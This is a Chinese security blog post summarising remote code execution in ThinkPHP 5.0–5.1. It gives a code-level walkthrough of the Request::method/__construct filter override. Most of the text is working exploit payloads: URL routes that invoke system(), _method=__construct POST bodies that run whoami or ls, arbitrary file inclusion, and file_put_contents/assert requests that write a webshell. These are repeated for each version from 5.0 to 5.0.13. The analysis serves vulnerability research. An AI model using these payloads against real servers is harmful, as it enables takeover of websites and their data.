Thinkphp5 RCE总结

Y4er • 2019年11月27日 pm11:26 • 代码审计 • 阅读 329

thinkphp5最出名的就是rce，我先总结rce，rce有两个大版本的分别

1. ThinkPHP 5.0-5.0.24
2. ThinkPHP 5.1.0-5.1.30

因为漏洞触发点和版本的不同，导致payload分为多种，其中一些payload需要取决于debug选项
比如直接访问路由触发的

5.1.x：

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
?s=index/thinkviewdriverPhp/display&content=<?php phpinfo();?>
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

5.0.x：

```
?s=index/thinkconfig/get&name=database.username # 获取配置信息
?s=index/thinkLang/load&file=../../test.jpg    # 包含任意文件
```

```
?s=index/thinkConfig/load&file=../../t.php      # 包含任意.php文件
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?s=index|thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][0]=whoami
```

还有一种

```
http://php.local/thinkphp5.0.5/public/index.php?s=index
post
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
_method=__construct&filter[]=system&method=GET&get[]=whoami

# ThinkPHP <= 5.0.13
POST /?s=index/index
s=whoami&_method=__construct&method=&filter[]=system

# ThinkPHP <= 5.0.23、5.1.0 <= 5.1.16 需要开启框架app_debug
POST /
_method=__construct&filter[]=system&server[REQUEST_METHOD]=ls -al

# ThinkPHP <= 5.0.23 需要存在xxx的method路由，例如captcha
POST /?s=xxx HTTP/1.1
_method=__construct&filter[]=system&method=get&get[]=ls+-al
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

可以看到payload分为两种类型，一种是因为Request类的method和__construct方法造成的，另一种是因为Request类在兼容模式下获取的控制器没有进行合法校验，我们下面分两种来讲，然后会将thinkphp5的每个小版本都测试下找

下可用的payload。

thinkphp5 method任意调用方法导致rce

php5.4.45+phpstudy+thinkphp5.0.5+phpstorm+xdebug

创建项目

```
composer create-project topthink/think=5.0.5 thinkphp5.0.5  --prefer-dist
```

我这边创建完项目之后拿到的版本不是5.0.5的，如果你的也不是就把compsoer.json里的require字段改为

```
"require": {
    "php": ">=5.4.0",
    "topthink/framework": "5.0.5"
},
```

然后运行compsoer update

漏洞分析

thinkphp/library/think/Request.php:504 Request类的method方法

```
    public function method($method = false)  $method: false
    {
        if (true === $method) {  $method: false
            // 获取原始请求类型
            return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ?
$this->server['REQUEST_METHOD'] : $_SERVER['REQUEST_METHOD']);  server: [0]
        } elseif (!$this->method) {
            if (isset($_POST[Config::get( name: 'var_method')])) {
                $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
                $this->{$this->method}($_POST);  method: "__CONSTRUCT"
            } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
                $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
            } else {
```

表单伪全局变量 值为_method


可以通过POST数组传入__method改变$this->{$this->method}($_POST);达到任意调用此类中的方法。

然后我们再来看这个类中的__contruct方法

```
protected function __construct($options = [])
{
    foreach ($options as $name => $item) {
        if (property_exists($this, $name)) {
            $this->$name = $item;
        }
    }
    if (is_null($this->filter)) {
        $this->filter = Config::get('default_filter');
    }
    // 保存 php://input
```

```
        $this->input = file_get_contents('php://input');
    }
```

重点是在foreach中，可以覆盖类属性，那么我们可以通过覆盖Request类的属性



这样filter就被赋值为system()了，在哪调用的呢？我们要追踪下thinkphp的运行流程

thinkphp是单程序入口，入口在public/index.php，在index.php中

```
require __DIR__ . '/../thinkphp/start.php';
```

引入框架的start.php，跟进之后调用了App类的静态run()方法

看下run()方法的定义

```
public static function run(Request $request = null)
{
    ...省略...
        // 获取应用调度信息
        $dispatch = self::$dispatch;
    if (empty($dispatch)) {
        // 进行URL路由检测
        $dispatch = self::routeCheck($request, $config);
    }
    // 记录当前调度信息
```

```
$request->dispatch($dispatch);

// 记录路由和请求信息
if (self::$debug) {
    Log::record('[ ROUTE ] ' . var_export($dispatch, true), 'info');
    Log::record('[ HEADER ] ' . var_export($request->header(), true), 'info');
    Log::record('[ PARAM ] ' . var_export($request->param(), true), 'info');
}
...省略...
    switch ($dispatch['type']) {
        case 'redirect':
            // 执行重定向跳转
            $data = Response::create($dispatch['url'], 'redirect')->code($dispatch['sta
            break;
        case 'module':
            // 模块/控制器/操作
            $data = self::module($dispatch['module'], $config, isset($dispatch['convert
            break;
        case 'controller':
            // 执行控制器操作
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = Loader::action($dispatch['controller'], $vars, $config['url_controll
            break;
        case 'method':
            // 执行回调方法
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        case 'function':
```

```
                // 执行闭包
                $data = self::invokeFunction($dispatch['function']);
                break;
            case 'response':
                $data = $dispatch['response'];
                break;
            default:
                throw new InvalidArgumentException('dispatch type not support');
        }
    }
```


首先是经过$dispatch = self::routeCheck($request, $config)检查调用的路由，然后会根据debug开关来选择是否执行Request::instance()->param()，然后是一个switch语句，当$dispatch等于controller或者method时会执行Request::instance()->param()，只要是存在的路由就可以进入这两个case分支。

而在 ThinkPHP5 完整版中，定义了验证码类的路由地址?s=captcha，默认这个方法就能使$dispatch=method从而进入Request::instance()->param()。


我们继续跟进Request::instance()->param()

```php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->param)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':...
            case 'PUT':
            case 'DELETE':
            case 'PATCH':...
            default:...
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->get( name: false), $vars, $this->route
name: false));
    }
    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = array_merge($this->param, $file);
        return $this->input($data, name: '', $default, $filter);
    }
    return $this->input($this->param, $name, $default, $filter);
```

执行合并参数判断请求类型之后return了一个input()方法，跟进




将被__contruct覆盖掉的filter字段回调进filterValue()，这个方法我们需要特别关注了，因为 Request 类中的 param、route、get、post、put、delete、patch、request、session、server、env、cookie、input 方法均调用了 filterValue 方法，而该方法中就存在可利用的 call_user_func 函数。跟进



call_user_func调用system造成rce。

梳理一下：$this->method可控导致可以调用__contruct()覆盖Request类的filter字段，然后App::run()执行判断debug来决定是否执行$request->param()，并且还有$dispatch['type']等于controller或者 method 时也会执行$request->param()，而$request->param()会进入到input()方法，在这个方法中将被覆盖的filter回调call_user_func()，造成rce。

最后借用七月火师傅的一张流程图


server[REQUEST_METHOD]=ls&_method=__construct&filter[]=system
public function method($method = false)
{
if (true === $method) { ...
} elseif (!$this->method) {
if (isset($_POST[Config::get('var_method')])) {
$this->method = strtoupper($_POST[Config::get('var_method')]);
$this->{$this->method}($_POST);
}
}
return $this->method;
}
可以任意调用Request类的部分方法
protected function __construct($options = [])
{
foreach ($options as $name => $item) {
if (property_exists($this, $name)) {
$this->$name = $item;
}
}
}
类属性任意覆
private function filterValue(&$value, $key, $filters)
{
$default = array_pop($filters);
foreach ($filters as $filter) {
if (is_callable($filter)) {
// 调用函数或者方法过滤
$value = call_user_func($filter, $value);
} elseif (is_scalar($value)) {…
}
}
return $this->filterExp($value);
}
最后上面覆盖的类属性，被用在call_user_func函数中

method __contruct导致的rce 各版本payload

一个一个版本测试，测试选项有命令执行、写shell、debug选项

5.0

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.1

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.2

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.3

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.4

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.5

debug 无关

命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.6

debug 无关

命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.7

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.8

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
```

```
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.9

debug 无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.10

从5.0.10开始默认debug=false，debug无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.11

默认debug=false，debug无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.12

默认debug=false，debug无关
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

5.0.13

默认debug=false，需要开启debug
命令执行

```
POST ?s=index/index
s=whoami&_method=__construct&method=POST&filter[]=system
```

```
aaaa=whoami&_method=__construct&method=GET&filter[]=system
_method=__construct&method=GET&filter[]=system&get[]=whoami
c=system&f=calc&_method=filter
```

写shell

```
POST
s=file_put_contents('Y4er.php','<?php phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

版本和DEBUG选项的关系

5.0.13版本之后需要开启debug才能rce，为什么？比较一下5.0.13和5.0.5版本的代码

https://github.com/top-think/framework/compare/v5.0.5...v5.0.13#diff-d86cf2606459bf4da21b7c3a1f7191f3

可见多了一个exec方法把switch ($dispatch['type'])摘出来了，然后在case module中执行了module()，在module()中多了两行。

```
// 设置默认过滤机制
$request->filter($config['default_filter']);
```

